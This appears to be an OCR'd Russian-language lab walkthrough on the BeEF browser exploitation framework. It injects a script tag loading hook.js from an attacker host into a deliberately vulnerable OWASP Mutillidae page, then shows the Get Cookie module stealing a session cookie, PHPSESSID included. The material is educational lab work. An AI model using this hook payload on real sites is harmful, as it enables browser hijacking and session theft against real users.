
Можно их игнорировать ...

Либо можно установить более новую версию с Github:
https://github.com/beefproject/beef/blob/master/INSTALL.txt
WiKi по настройке:
https://github.com/beefproject/beef/wiki/Configuration
...

Запускаем *BeEF* через консоль.


Смотрим "map"-сети в браузере







Вектор атаки:


```
<script src="http://192.168.56.103:3000/hook.js">
```







Куки (Get Cookie)


192.168.56.11/mutillidae/
BeEF Control Panel
127.0.0.1:3000/ui/panel#id=ZY4VLJyUaOxvwHsy9zfbg5790yJBePt9NFw98wuU4lebDPrA10QzxwCqa7nFaCuy4J8
Kali Linux
Setup · Netflix-Skunk...
BeEF Control Panel
Index of /
OWASP Juice Shop
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
192.168.56.11
192.168.56.103
Offline Browsers
127.0.0.1
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Browser (58)
Hooked Domain (0)
Apache Tomcat Request
Detect Foxit Reader
Detect LastPass
Detect MIME Types
Detect QuickTime
Detect RealPlayer
Detect Silverlight
Detect Toolbars
Detect Unity Web Player
Detect Windows Media P
Fingerprint Browser
Get Cookie
Get Form Values
Get Page HREFs
Get Page HTML
Get Page and iframe HTM
Link Rewrite
Link Rewrite (Click Event
Link Rewrite (HTTPS)
Link Rewrite (TEL)
Play Sound
Remove Hook Element
Remove stuck iframe
Module Results History
id
date
label
The results from executed command modules will be listed here.
Get Cookie
Description:
This module will retrieve the session cookie from the current page.
Id:
283
Execute
1



192.168.56.11/mutillidae/
BeEF Control Panel
192.168.56.11/mutillidae/index.php?page=login.php
Kali Linux
Setup · Netflix-Skunk...
BeEF Control Panel
Index of /
OWASP Juice Shop
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62
Security Level: 0 (Hosed)
Hints: Enabled (1 - Try easier)
Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
Want to Help?
Login
Back
Help Me!
Hints and Videos
Please sign-in
Username
samurai
Password
Login
Dont have an account? Please register here
1
2



Volume 40%
Built-in Audio Analog Stereo
192.168.56.11/mutillidae/
BeEF Control Panel
127.0.0.1:3000/ui/panel#id=ZY4VLJyUaOxvwHsy9zfbg5790yJBePt9NFw98wuU4lebDPrA10QzxwCqa7nFaCuy4J8
Kali Linux
Setup · Netflix-Skunk...
BeEF Control Panel
Index of /
OWASP Juice Shop
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
192.168.56.11
192.168.56.103
Offline Browsers
127.0.0.1
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Browser (58)
Hooked Domain (0)
Apache Tomcat Request
Detect Foxit Reader
Detect LastPass
Detect MIME Types
Detect QuickTime
Detect RealPlayer
Detect Silverlight
Detect Toolbars
Detect Unity Web Player
Detect Windows Media P
Fingerprint Browser
Get Cookie
Get Form Values
Get Page HREFs
Get Page HTML
Get Page and iframe HTM
Link Rewrite
Link Rewrite (Click Event
Link Rewrite (HTTPS)
Link Rewrite (TEL)
Play Sound
Remove Hook Element
Remove stuck iframe
Module Results History
id
date
label
0
2023-08-28 12:19
command 1
Get Cookie
Description:
This module will retrieve the session cookie from the current page.
Id:
283
Execute
1
2
3






```
data: cookie=showhints=1; username=samurai; uid=6;
PHPSESSID=56evj2rugl0ctaul4ts02au315;
